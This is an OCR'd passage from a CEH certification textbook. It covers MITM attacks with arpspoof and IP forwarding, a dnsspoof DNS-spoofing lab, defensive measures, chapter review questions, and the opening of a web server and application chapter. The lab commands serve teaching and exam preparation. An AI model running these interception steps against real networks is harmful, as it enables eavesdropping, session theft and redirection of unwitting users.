


4. Now you have your Windows XP client thinking you are the Windows 7 client. Take a quick look at your Wireshark screen to see what kind of traffic is being captured. You should see some ARP broadcasts with some interesting mappings.




5. So far you have poisoned the ARP cache of the Windows XP client and have verified that your broadcasts are being sent via Wireshark. Excellent; now move to the

Windows 7 client and perform the same process, just in reverse. The command is `arpspoof -i eth0 -t 192.168.1.5 192.168.1.4`.



6. Awesome! Now you have ARP-poisoned both victim machines, and your attack machine is in the middle of the traffic flow. Take a look at that ping traffic, and see what the status of the ping is now that it's being redirected.




7. So it looks like your ping is no longer working, and in this scenario, that's actually a good thing. This confirms that all traffic between the two victim machines is being directed through your machine first. You must now enable IP forwarding on your Kali client to allow the ICMP packet to flow through. (Although you could have completed this step before the exercise, keeping IP forwarding off initially allows you to confirm that you are receiving the ping traffic.) The command you will use is `echo 1 > /proc/sys/net/ipv4/ip_forward`.



EXERCISE 12.2 *(continued)*

8. Forwarding traffic isn't a very eventful command, but it's important to what you are trying to accomplish here. So now go back to your ping string and see what's changed.



9. Perfect; you can see that your ICMP packets are "normally" flowing across the wire without a hitch. You are now successfully in the middle of the victim's traffic flow and are passing traffic along with no one the wiser. From here, you can steal the client session, perform a denial of service, or sniff passwords.



At the risk of oversimplification, the exam is fairly straightforward when it comes to testing your knowledge of session hijacking and especially MITM attacks.

There are several tools specially designed to perform a MITM attack. These tools are particularly efficient in LAN network environments.

- PacketCreator
- Ettercap
- Dsniff
- Cain & Abel

There are also tools designed for HTTP-level interactions known as MITM proxy-only tools. These tools work only with HTTP protocols and do not work lower in OSI, so TCP-based attacks must be performed with other tools:

- OWASP WebScarab
- Paros Proxy

- Burp Proxy
- ProxyFuzz
- Odysseus Proxy
- Fiddler (by Microsoft)

DNS Spoofing

As you saw back in Chapter 2 and in other cases, DNS is an important service for just about any network today. Some networks, such as those that use Active Directory, cannot even function without DNS being present in the environment. With these points in mind, we need to look at an attack known as DNS spoofing.

In a DNS spoofing attack, the attacking party modifies the DNS server to change the flow of traffic to go from their normal host-to-IP-address mappings to addresses that they desire instead. In some cases, the websites that have traffic redirected to them may be designed to spread malware. See Exercise 12.3.

EXERCISE 12.3

Performing DNS Spoofing

In this exercise you will perform a DNS spoofing attack to redirect traffic to a website you control instead of the normal website. To perform this exercise you will need to use Kali Linux 2.0.

1. In Kali choose dnsspoof from the Sniffing menu.
2. At the command prompt enter the following command: `dnsspoof -i <interface> -f <hostsfile>`. In this command `-i` tells dnsspoof which network interface to listen on and `-f` tells dnsspoof which host names to respond to. For example, `-f` tells dnsspoof which addresses to use to respond to queries configured in the hosts file.
3. Use a web browser on another machine on the network, such as a Windows system, to browse to a site such as `Zelda.com`.
4. Flush DNS on the Windows system using the `ipconfig` command with the following syntax:

   ```
   Ipconfig /flushdns
   ```

5. On the Kali system set the network card to run in promiscuous mode using `ifconfig` like so:

   ```
   Ifconfig <interface nam> promisc
   ```

EXERCISE 12.3 *(continued)*

6. Terminate the connection to `Zelda.com` on the Windows system by entering the following on the Kali system:

   ```
   Tcpkill -9 host [www.zelda.com]
   ```

7. In Kali open the `hosts` file located in the `/usr/local` folder.
8. Open the `hosts` file in a text editor.
9. Add a line for `www.zelda.com` to the file like so:

   ```
   192.168.1.1 www.zelda.com
   ```

10. Save the `hosts` file.
11. Turn off promiscuous mode on the Kali system by entering the following:

    ```
    Ifconfig <interface name> -promisc
    ```

12. Create a new Zelda web page.
13. Create a website that the user will be directed to when they type `zelda.com` in the URL of their browser. Start dnsspoof and direct users to the new address for `Zelda.com`.

Now when dnsspoof is running, any attempt to access Zelda.com will redirect users to the new location.

UDP Session Hijacking

UDP session hijacking is conceptually simpler than its TCP brethren because UDP doesn't use sequencing for its packets. As you'll recall, UDP is a connectionless protocol, meaning it doesn't establish a verifiable connection between the client and the host. For an attacker, this means no packet sequence is needed. The aim of a UDP hijack is to fool the victim into thinking the attacker's machine is the server. The attacker must try to get a response packet back to the client before the legitimate host, thereby assuming the role of the server. Different techniques can be used to intercept legitimate server traffic prior to its response to the victim, but the basic goal is the same.

Exploring Defensive Strategies

Session hijacking relies, in part, on many of the prerequisites needed to successfully sniff a network. For instance, session hijacking attacks increase in complexity for external and switched networks. In other words, sitting on the local LAN (for example, as a disgruntled employee) is a much better strategic position for an attack than sitting outside the gateway.

Aside from its relationship with sniffing, let's look at methods you can use to help prevent session hijacking:

- Encrypting network traffic is a viable and effective preventive technique against hijacking attacks, from both internal and external sources. As you'll recall from previous chapters, encryption hampers your legitimate efforts to monitor your own network traffic.
- Using network-monitoring appliances such as an IPS or IDS can help in detecting and preventing network anomalies such as ARP broadcast traffic. These anomalies can be indicators of potential session hijacking attacks in progress.
- Configure the appropriate appliances, such as gateways, to check and filter for spoofed client information such as IP addresses.
- Be aware of local browser vulnerabilities such as extended history logs and cookies. Clearing temporary browsing information can help in preventing the use of old session IDs.
- Stronger authentication systems such as Kerberos will provide protection against hijacking.
- The use of technologies such as IPsec and SSL will also provide protection against hijacking.
- Defense-in-depth, or the use of multiple defensive technologies to slow or deter an attacker, provides protection as well.

Pen testing to discover vulnerability to session hijacking depends on the defensive strategies of the client. Encryption should be implemented for sensitive network traffic to resources such as servers. In addition, implementing policies that limit the generation of unique session tokens to intranet resources can reduce the probability of an attacker stealing an active session. Putting protective network appliances such as IPSs and IDSs to the test exposes critical weaknesses in identifying and preventing successful session hijacking attempts.

Summary

In this chapter we focused on session hijacking and what constitutes an attack. You learned the difference between active and passive hijacking and looked at network-level and application-level attacks. We discussed TCP session hijacking and emphasized the importance of understanding packet sequencing for the exam. We also looked at different sources of session IDs and touched on web application hijacking. We also explored man-in-the-middle attacks and walked through the basic setup.

Exam Essentials

Know what makes up a session hijacking. Make sure you can pick up on a session hijack attack easily. The exam is fairly straightforward on session hijacking questions. Most of the time the image will give it away, or it will become obvious in the question discussion that a session hijacking has either occurred or is about to.

Know your TCP sequencing. Knowing the sequencing of TCP packets is important for you as an ethical hacker and is extremely important for the exam. Understand the TCP three-way handshake as well.

Remember the difference between an active attack and a passive attack. An active attack is one in which the attacker is injecting packets or manipulating the connection in some fashion. In a passive attack, the attacker only monitors the traffic between client and host machines.

Know the steps of a session hijack. Familiarize yourself with the steps of a TCP session hijacking attack.

Be able to define ARP poisoning and DNS spoofing. Understand both concepts, and keep a lookout for scenario-driven questions that begin with ARP poisoning or DNS spoofing as a supporting factor for the attack. This is a signal that the question is talking about a session hijacking attack.

Understand web application hijacking. Remember the three sources of session IDs: embedded in a URL, hidden in an embedded form, or stored in a session cookie. Your focus is not necessarily in knowing all the nuances of each source but to recognize what the exam question is asking you. The exam will usually give you ample evidence and explanatory material in each question, so your job as the test taker is to sleuth out exactly what is important and pertinent to answer the question.


Recognize flexibility in terminology. Session hijacking is a category of attack in which the exam presents the topic in many varied ways. A web app session hijacking may be called something like *session fixation*. Or the possible answers to a diagram-based question may sound unfamiliar, but one or two of them have *session* in the answer. Stay focused on the big picture, and use common sense. If it looks like a session hijacking question and sounds like a session hijacking question, well, it's a session hijacking question! Answer accordingly.

Review Questions

1. Which statement defines session hijacking most accurately?
   - **A.** Session hijacking involves stealing a user's login information and using that information to pose as the user later.
   - **B.** Session hijacking involves assuming the role of a user through the compromise of physical tokens such as common access cards.
   - **C.** Session hijacking is an attack that aims at stealing a legitimate session and posing as that user while communicating with the web resource or host machine.
   - **D.** Session hijacking involves only web applications and is specific to stealing session IDs from compromised cookies.

2. Jennifer has been working with sniffing and session-hijacking tools on her company network. Since she wants to stay white hat—that is, ethical—she has gotten permission to undertake these activities. What would Jennifer's activities be categorized as?
   - **A.** Passive
   - **B.** Monitoring
   - **C.** Active
   - **D.** Sniffing

3. Based on the diagram, what attack is occurring?



   - **A.** Session splicing
   - **B.** Denial-of-service
   - **C.** Source routing
   - **D.** MITM

4. Jennifer is a junior system administrator for a small firm of 50 employees. For the last week a few users have been complaining of losing connectivity intermittently with no suspect behavior on their part such as large downloads or intensive processes. Jennifer runs Wireshark on Monday morning to investigate. She sees a large amount of ARP broadcasts being sent at a fairly constant rate. What is Jennifer most likely seeing?
   A. ARP poisoning
   B. ARP caching
   C. ARP spoofing
   D. DNS spoofing

5. Which of the following is not a source of session IDs?
   A. URL
   B. Cookie
   C. Anonymous login
   D. Hidden login

6. Which kind of values is injected into a connection to the host machine in an effort to increment the sequence number in a predictable fashion?
   A. Counted
   B. Bit
   C. Null
   D. IP

7. An ethical hacker sends a packet with a deliberate and specific path to its destination. What technique is the hacker using?
   A. IP spoofing
   B. Source routing
   C. ARP poisoning
   D. Host routing

8. Network-level hijacking focuses on the mechanics of a connection such as the manipulation of packet sequencing. What is the main focus of web app session hijacking?
   A. Breaking user logins
   B. Stealing session IDs
   C. Traffic redirection
   D. Resource DoS

9. A public use workstation contains the browsing history of multiple users who logged in during the last seven days. While digging through the history, a user runs across the following web address: `www.snaz22enu.com/&w25/session=22525`. What kind of embedding are you seeing?
   A. URL embedding
   B. Session embedding

C. Hidden form embedding

D. Tracking cookie

10. Julie has sniffed an ample amount of traffic between the targeted victim and an authenticated resource. She has been able to correctly guess the packet sequence numbers and inject packets, but she is unable to receive any of the responses. What does this scenario define?

A. Switched network

B. SSL encryption

C. TCP hijacking

D. Blind hijacking

11. Session hijacking can be performed on all of the following protocols except which one?

A. FTP

B. SMTP

C. HTTP

D. IPsec

12. Which technology can provide protection against session hijacking?

A. IPsec

B. UDP

C. TCP

D. IDS

13. Session fixation is a vulnerability in which of the following?

A. Web applications

B. Networks

C. Software applications

D. Protocols

14. Session hijacking can be thwarted with which of the following?

A. SSH

B. FTP

C. Authentication

D. Sniffing

15. XSS is typically targeted toward which of the following?

A. Web applications

B. Email clients

C. Web browsers

D. Users

16. A man-in-the-browser attack is typically enabled by using which mechanism?

- **A.** Virus
- **B.** Worms
- **C.** Logic bombs
- **D.** Trojans

17. A man-in-the-middle attack is an attack where the attacking party does which of the following?

- **A.** Infect the client system
- **B.** Infect the server system
- **C.** Insert themselves into an active session
- **D.** Insert themselves into a web application

18. A session hijack can happen with which of the following?

- **A.** Networks and applications
- **B.** Networks and physical devices
- **C.** Browsers and applications
- **D.** Cookies and devices

19. A session hijack can be initiated from all of the following except which one?

- **A.** Emails
- **B.** Browsers
- **C.** Web applications
- **D.** Cookies and devices

20. Session hijacking can do all of the following except which one?

- **A.** Take over an authenticated session
- **B.** Be used to steal cookies
- **C.** Take over a session
- **D.** Place a cookie on a server

Chapter

13



Web Servers and Applications

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating environments
- Q. Log analysis tools
- S. Exploitation tools



A web application is an application that runs on a remote server and is accessed through a client. A web app can take the form of services such as Microsoft's Office 365 or Netflix. The application is presented through a client interface such as a browser or other piece of software.

Web applications have become incredibly popular on several fronts over the last few years because they provide tremendous flexibility and power. These apps can be written to offer their unique services to a specific platform, or they can be platform agnostic and thus able to offer their power across architectures.

When mobile computing is brought into play, the picture becomes even more interesting because some apps are created to be run locally whereas others are pure web apps. Web apps are designed to be run across platforms, and native apps are designed or targeted toward a specific platform or environment. In fact, many of the software packages downloaded from places such as the Google Play store are part of a web application.

In this chapter we will explore web applications and how to attack and compromise them.

Exploring the Client-Server Relationship

Before we discuss the client-server relationship, you must understand the types of individuals who will be interacting with a web server. Typically, you break them into three classes, each with its own specific needs and concerns:

Server Administrators These individuals are typically concerned with the safety, security, and functioning of the web server from an operational standpoint. They try to configure the system and remove vulnerabilities before they become problems. For some server administrators, this has become an almost impossible task because web servers and the applications that run on them have become increasingly complex and powerful, with many unknown or undocumented features.

Network Administrators These individuals are concerned with the infrastructure and functioning of the network itself as a whole. They look for operational and security issues and attempt to deal with them.

End Users Those in this category interact with the web server and application as a consumer and user of information. These individuals do not think about the technical details as much as getting the services that they desire when they desire them. Making this more of an issue is the simple fact that the web browser they are using to access this content can allow threats to bypass their or the company's firewall and have a free ride into the internal network.

In the interest of being fair and complete, we should also mention a couple of other parties who could be involved, these being the application administrator and the application developer.

Application Administrator The person fulfilling this role is typically solely responsible for managing and configuring the web application itself. This individual focuses on ensuring that the web application runs smoothly and continues to meet performance goals.

Application Developer Application developers or web developers are those who specialize in programming, developing, and upgrading the web application. They can focus on client-side and server-side technologies depending on the environment present and the operating system.

Looking Closely at Web Servers

Before we can get into the process of analyzing and hacking web servers as well as applications, we must look at the web servers themselves. In the simplest terms, a web server is a software package that is designed to deliver files and content over HTTP. These files are delivered in response to requests that come from clients in software form.

Web servers are part of a larger family of Internet- and intranet-based programs that deliver content such as email, files, web pages, and other types. While all web servers deliver the same basic types of content such as HTML, they can vary in their support for application extensions and other technologies. Web servers are differentiated by operating system support, server-side technologies, security models, client support, development tools, and many more factors.

Currently, there exist a staggering number of web server technologies, but to keep things realistic and practical we will concentrate on only the market leaders: Microsoft's Internet Information Server (IIS) and Apache on Linux and Unix.



In the real world, the leading web server technologies are Apache, IIS, and nginx, which runs on numerous operating systems. To be fair there are other web server technologies such as Novell NetWare server, Google Web Server, and Domino servers from IBM. While no list of web servers is complete, in most cases it doesn't have to be because the technologies you are likely to encounter in this space tend to be fairly limited.

However, when you do encounter an unusual server you should be prepared to do your research. Who knows? You may run into a customer who is still running a version of Netscape's Web Server technology, though I hope not.

Apache Web Server

Apache web server is the most popular technology of its type in the world with an estimated 60 percent of web servers on the Internet running the software (62 percent with servers derived from Apache included). While it was originally developed for the Unix platform back in the 1990s, it has long since been ported to other operating systems but still is very much associated with and commonly run on Unix and Linux.

The Apache software supports a large number of features because of its open source nature, longevity, size of install base, and the fact that it is easy to develop for:

- Out of the box, Apache supports new and additional features added into the core product through the integration of compiled modules. When these modules are added to the product, they extend the core functionality of the product in new ways. These modules include the following:
  - Authentication
  - SSL support
  - TLS support
  - Proxy support
  - URL rewriter
  - HTTP request filtering
  - Python and Perl support
  - PHP
  - Compression support
  - Intrusion detection
  - Enhanced logging

  This is a short list of supported modules; many more are available or can be developed if needed.
- Virtual websites or hosting, which allows multiple websites to be hosted on one server. This is a common feature among web servers.
- Friendly error message support
- Integration with external authentication systems
- Digital certificate support

Furthermore, the Apache software is free and supports the large majority of web technologies either natively or through the addition of modules.



When you do your surveillance of a target and look for clues as to what is present "behind the curtain," one way to tell is to look at running processes. In the case of Apache, one process that gives away the presence of the server is the Hypertext Transfer Protocol Daemon (httpd). This process is typically run by the root user on Linux and is used to intercept requests coming over HTTP and return a response to the requestor.

Internet Information Server (IIS)

IIS is Microsoft's web server offering and has been available since the mid-1990s forward. Currently in its eighth incarnation with Windows Server 2012, the product has evolved tremendously and is an integral part of many of Microsoft's technologies. Presently, IIS

7.0 and 7.5 for Windows Server 2008 and 2008r2, respectively, are the most commonly encountered versions in the wild.

In many ways IIS resembles Apache conceptually, but there are some differences that can and do occur. Much like the modular architecture of Apache, IIS implements modules that extend and enhance the core functionality of the product. Modules that can be added to IIS include these:

- Process management
- Server-side language
- Support for legacy technologies (mainly for IIS 6.0 users)
- Protocol listeners
- Security support
- Certificate support
- Authentication support
- Database support

One of the elements on this list, protocol listeners, needs some extra attention because it will figure prominently in your later investigations. Protocol listeners are modules designed to receive requests for specific protocols, deliver them to IIS for processing, and then return the response to the original requesting party. Of these listeners the most frequently used one is the HTTP listener as part of the `HTTP.sys` module. This listener intercepts HTTP requests and delivers them to IIS, and then `HTTP.sys` delivers the response back to the browser or application that initiated the request.



The `HTTP.sys` file was introduced in IIS 6.0 and has been present in every version since. Despite the name, the listener supports not only HTTP but HTTPS requests as well.

In any version of IIS from 6.0 forward, only a handful of listeners and other components are installed by default. This is in response to issues and changes that had arisen up through version 5 of the product. Prior to version 6, the product was not considered modular and shipped with all services essentially installed and ready to be used.

Web Applications

Sitting on top of and utilizing the features of a web server is the web application. So what exactly is a web application? This seems to be the source of some confusion, so let's address that.

In essence, a web application is software that is installed on top of a web server and is designed to respond to requests, process information, store information, and scale in response to demand, and in many cases it is distributed across multiple systems or servers.

As opposed to a few years ago, web applications come in three variations today:

- Browser based, which include code that may have been partially processed on the server but is executed in the web browser itself. Such an application has the ability

to access data stored on a server as well as on the local system or both, depending on design.

- Client based, which are essentially the same as browser-based applications, but instead of being run within the browser environment, they're run as their own application. Applications that require their own client-side application to be installed prior to using the web application fit into this category.
- Mobile apps are by far the type most commonly encountered today. To be included in this category the application typically runs on a mobile OS such as those running on smartphones and tablets, mainly Google's Android or Apple's iOS.

So what do all of these types have in common? Each one of them in some capacity processes information on a server before providing the information to the client side of the equation. Simply put, the bulk of the processing is done remotely and the results are presented locally.

The Client and the Server

Understanding web applications means that you must also examine the interaction between client and server that occurs in this environment. A server application is hosted on a web server and is designed to be accessed remotely via a web browser or web-enabled application. Typically, this environment allows multiple client applications to access the server simultaneously, either to retrieve data or to view or modify data. The client performs minimal processing of information and typically is optimized to present the information to the user. Information is stored on the server, with some small portions such as metadata residing on the client.



Metadata is a term that is used quite often, but to make sure you are clear on it, let me explain it a bit more. Metadata, to use the technical description, is data that describes other data, which is kind of like saying red is a type of color, which doesn't help you all that much. In lay terms, however, metadata can be easily visualized if you consider a document on a hard drive. This document contains data like the content of this chapter, which is easy to understand. Metadata in this situation would be the properties of the file itself, which describe the file in terms of size, type, date, author, and other information.

Metadata is used to enhance the performance of applications and environments because it can speed up the process of locating and using information. For example, an index is a form of metadata that gives basic information about something, allowing content to be found and relevant information to be examined.

So why choose a web-based application over other client-server models? Many potential benefits arise from this hosting environment over other models. One of the biggest benefits is that a client application does not have to be developed for each platform as in traditional

setups. Since many web applications are designed to be run within a web browser, the underlying architecture is largely unimportant. The client can be running a wide range of operating systems and environments without penalty to the application.

Some web applications, however, don't run in web browsers and are locked to a specific platform, and these reside on mobile devices. Web application clients of this type are designed for a specific type and version of a mobile OS (such as Android) and can be run only there. However, the developer could code different versions of the client that would be able to access the same data as other platforms that reside on the server.



Web applications are dependent in many cases on the use of technologies such as Active Server Pages (ASP), ASP.NET, and PHP to allow them to function. These technologies are referred to as *server-side technologies*, which means that they process and manipulate information on the server. Other technologies such as Dynamic HTML (DHTML), HTML 5, JavaScript, and related languages are processed on the client, which puts them in the category of client-side technologies.

Most of the commonly encountered web applications are based on the client-server model and function on a system where data is entered on the client and stored on the server. Applications such as cloud storage or web-based email services like Yahoo!, Gmail, and others use this setup as part of their normal functioning.

A Look at the Cloud

Over the last few years, a new technology has emerged on the scene in the form of *the cloud*. Simply put, the cloud is a model for creating shared resources that can be dynamically allocated and shared on demand. The major benefit here is that the users of the cloud service do not need to worry about the actual details of the setup, just that their resources are there and available.

Cloud technologies are touted as a service that can revolutionize businesses, because items traditionally hosted in client-server setups can now be hosted in a more flexible environment. Companies look at the cloud as an effective way of reaping the benefits of a technology without having to deal with all the support, training, and other issues that go with keeping the same services on site. However, there still are issues to deal with such as security and legal concerns, which evolve as new issues emerge from the transition.

While the public tends to think of the cloud as a place to store their photos, videos, documents, and other data, this is only a small part of what the cloud can offer. Typically, the technologies in the cloud are broken down into these categories:

- Infrastructure as a Service (IaaS) is the simplest and most basic form of cloud services available. Essentially, this type of cloud setup provides the ability to host virtual machines upon which operating systems and applications can be installed. This type of model also allows for the deployment of cloud-based firewalls, load balancers, VLANs, and other types of network services.

- Platform as a Service (PaaS) is a model best suited to developers of web applications and those in similar situations. This environment provides the hosting and scalability as well as standards for development, and the client develops their application accordingly.
- Software as a Service (SaaS) is a model in which the client transitions from locally managed software applications to cloud-hosted configurations. In practice, this can be similar to Microsoft's Office 365 product or Google's apps. This model has become increasingly popular because software acquisition, management, and licensing overhead is reduced from what it was prior to the adoption of the model in many cases.

In the current technology world, the cloud is a widespread technology used by millions of people and companies worldwide. Pushing email, office applications, and other items from the local environment to the cloud has allowed companies to realize big savings in terms of time and money. Web applications are now integrating with cloud service providers to allow greater flexibility and access than was easily achieved before. Many of the applications and environments present within the cloud include locally hosted web applications to act as a front end to a cloud solution. In fact, with the rise of mobile devices, the cloud has taken on new meaning with the inclusion of smartphones, tablets, and other devices that can easily be part of your environment.



In this discussion I am making a blanket statement that you will be outsourcing your cloud technology, but this may not always be true. In many cases companies have had to build their own cloud to deal with certain issues, such as making sure the setup and the people in the organization remain secure. In this situation all the equipment is bought, configured, managed, and kept on site. This setup is commonly known as a private cloud.

Closer Inspection of a Web Application

Web applications are designed to run on web servers and send their output over the Internet. Let's examine the running of such applications in their environment.

You can visualize a web application as consisting of not only a client and server but also layers. These layers are as follows:

Presentation Layer Responsible for the display and presentation of information to the user on the client side

Logic Layer Used to transform, query, edit, and otherwise manipulate information to and from the forms in which it needs to be stored or presented

Data Layer Responsible for holding the data and information for the application as a whole

All of these layers depend on the technology brought to the table in the form of the World Wide Web, HTML, and HTTP. HTTP is the main protocol used to facilitate

communication between clients and servers, and it operates over port 80, but other protocols are sometimes used.



HTTPS (HTTP employing encryption mechanisms) can be used to protect data in transit. This approach is common in applications such as webmail and e-commerce.

Web applications make heavy use of an underlying web server technology such as Microsoft's Internet Information Services (IIS), Apache Server, and Oracle's iPlanet Web Server. Resources such as web pages are requested via the stateless HTTP. The client provides a uniform resource identifier (URI), which tells the server what information is being requested and what to return.



Stateless refers to the fact that the protocol does not keep track of session information from one connection to the next. Each communication in HTTP is treated as a separate connection.

Another common component of web applications is the feature known as cookies. A *cookie* is a file stored on a client system that is used as a token by applications to store information of some type (depending on the application). As far as applications are concerned, cookies are a common element, but from a security standpoint, they are viewed as a liability since they can be easily copied.

Looking Closer at Cookies

Cookies, while necessary for the functioning of an unimaginable number of web applications, are also a potential liability. Cookies are a commonly exercised attack method for malicious users who employ them to target other users and to compromise the overall security of an otherwise well-designed application.

The importance of cookies cannot be overlooked, nor can the potential for harm be understated. Applications that rely on the ability to maintain state information across stateless protocols such as HTTP would be vastly difficult if not impossible to create without the inclusion of cookies. In many cases, a cookie is primarily either an authentication token or a data storage vehicle. Thus, it is easy to see why an attacker would want this information, because it could enable them to gain access to an application through session hijacking or similar means. In fact, some of the attacks we have already discussed in this book such as XSS or sniffing could easily capture cookie information.

Further expanding on cookies, let's look at the cookie's primary purpose, maintaining state information. The main protocol of the web, HTTP, was never designed for and is therefore incapable of keeping track of state information across multiple requests or visits to a resource. Therefore, an application running over such a stateless protocol needs to keep track of this information somehow, and this is where cookies make their mark. Cookies are a way to store information that the protocol is unable to store.

To understand this process, let's consider a commonly encountered environment, an online store like Amazon. When someone visits this site, they can log in to their account and do several things, but primarily they can shop. When a user browses the site and clicks the Add to Cart button next to an item, the site does precisely that. As the user moves from page to page finding other things to add, they repeat the process. While this is going on, behind the scenes a cookie stores information about what is happening and what the user has added to their cart. The web application is using a special instruction in HTTP known as Set-Cookie, which is sent to the browser as a response in the format name=value, which the browser adds to the cookie. The browser will transmit this information back to the application for each subsequent request, informing the application about what the user has done, which, in this case, is to add items to their cart in different quantities, prices, colors, and such. As you can see, without the cookie the process would be different.



I want to make it clear that in no way are cookies a bad feature, and that should never be the implication here or anywhere. Plenty of web applications and developers should be applauded for handling cookies safely and securely, thereby keeping sensitive information out of the hands of a malicious party.

I should also make it abundantly clear here that the statement of "a cookie is just a text file and therefore nothing bad can come from it" is false by any measure. As you will see in this chapter, cookies can be safely used, but they can also be a liability when not used properly.

Pieces of the Web Application Puzzle

In a web application several components exist, each of which serves a specific function. Each has its own vulnerabilities as well.

Login or Authentication Process A component is presented to users in order for them to provide a username and password for the authentication process and later for the authorization process.

Technology-wise, there are different ways to authenticate a user, which can include the following:

- Anonymous authentication, which boils down to all visitors to the site using the same account to access resources on the site. No login dialogs or prompts are provided to accept credentials.
- Basic authentication, which sends all authentication information in plain text
- Digest authentication, a method that essentially passes a hash for authenticating users
- Integrated Windows Authentication for Microsoft-based applications. This uses the built-in Windows authentication technology to perform the process.
- Digital certificates for use in SSL
- Certificate mapping, where digital certificates are mapped to specific user accounts

Web Server This is the foundation for the whole system; it is the combination of hardware and software used to host the web application itself.

Session Tracking This component allows the web application to store information about a client pertaining to their current visit or future visits to the web application.

In many cases, because of the stateless nature of HTTP, cookies are used to store state information for web applications.

Permissions Based on whom they authenticate as and whether the authentication is successful, permissions determine what level of access the user has to resources on the server.

Application Content This is the information that the user is interacting with by providing requests to the server.

Data Access Web pages in a web application are attached to a library that provides data access.

Data Store This component is where the valuable information for the web application is contained. By design, this may or may not be stored on the same system.

Data stores in many cases means a database of some sort, which commonly takes the form of MySQL, Microsoft SQL Server, or Oracle's offerings.

Logic This component is responsible for interacting with the user and providing the means for the correct information to be extracted from the database.

Logout This may be a separate function and is used by users to shut down their connection to the web application.

In many cases, in addition to the ability for visitors to consciously log out of their session, web applications also automatically log out users after a period of inactivity.

Vulnerabilities of Web Servers and Applications

Web applications and web servers have many of the vulnerabilities you have encountered in this book so far, but others are unique to this environment. Because websites, servers, and applications are the side of the company the public usually encounters, they represent an obvious target. Amplifying the issue is the fact that, as opposed to a couple of decades ago, many companies exist only within cyberspace with no brick-and-mortar location (for example, Amazon, eBay, and Facebook). Taking down or compromising these systems can be a coup for the attacker and devastating for the target company.

Let's look at some of the vulnerabilities an attacker can exploit for gain.

Flawed Web Design

One common way to exploit a web application or site is in the code itself. Comments and hidden tags that are embedded into a web page by the designer can yield information to an attacker. Although these types of tags and information are not intended to be displayed in a web browser, they can be viewed and analyzed using the View Code or Source capability present in most browsers.

The source code of a page could reveal something like the following:

```
<form method="post" action="../../cgi-bin/formMail.pl">
<!--Regular FormMail options---->
<input type=hidden name="recipient" value="moblin@termina.com">
<input type=hidden name="subject" value="Message from website visitor">
<input type=hidden name="required"
value="Name,Email,Address1,City,State,Zip,Phone1">
<input type=hidden name="redirect" value="http://www.termina.com/received.htm">
<input type=hidden name="servername" value="https://payments.termina.com">
<input type=hidden name="env_report" value="REMOTE_HOST, HTTP_USER_AGENT">
<input type=hidden name="title" value="Form Results">
<input type=hidden name="return_link_url"
value="http://www.someplace.com/main.html">
<input type=hidden name="return_link_title" value="Back to Main Page">
<input type=hidden name="missing_fields_redirect"
value="http://www.termina.com/error.html">
<input type=hidden name="orderconfirmation" value="orders@termina.com">
<input type=hidden name="cc" value="majora@termina.com">
<input type=hidden name="bcc" value="skullkid@termina.com">
<!--Courtesy Reply Options-->
```

The code contains information useful to an attacker. Although the information may not be completely actionable, it does provide something. Notice the email addresses and even what appears to be a payment processing server (`payments.termina.com`). This is information that an attacker can use to target an attack.

The following is another example of a vulnerability in code that can be exploited:

```
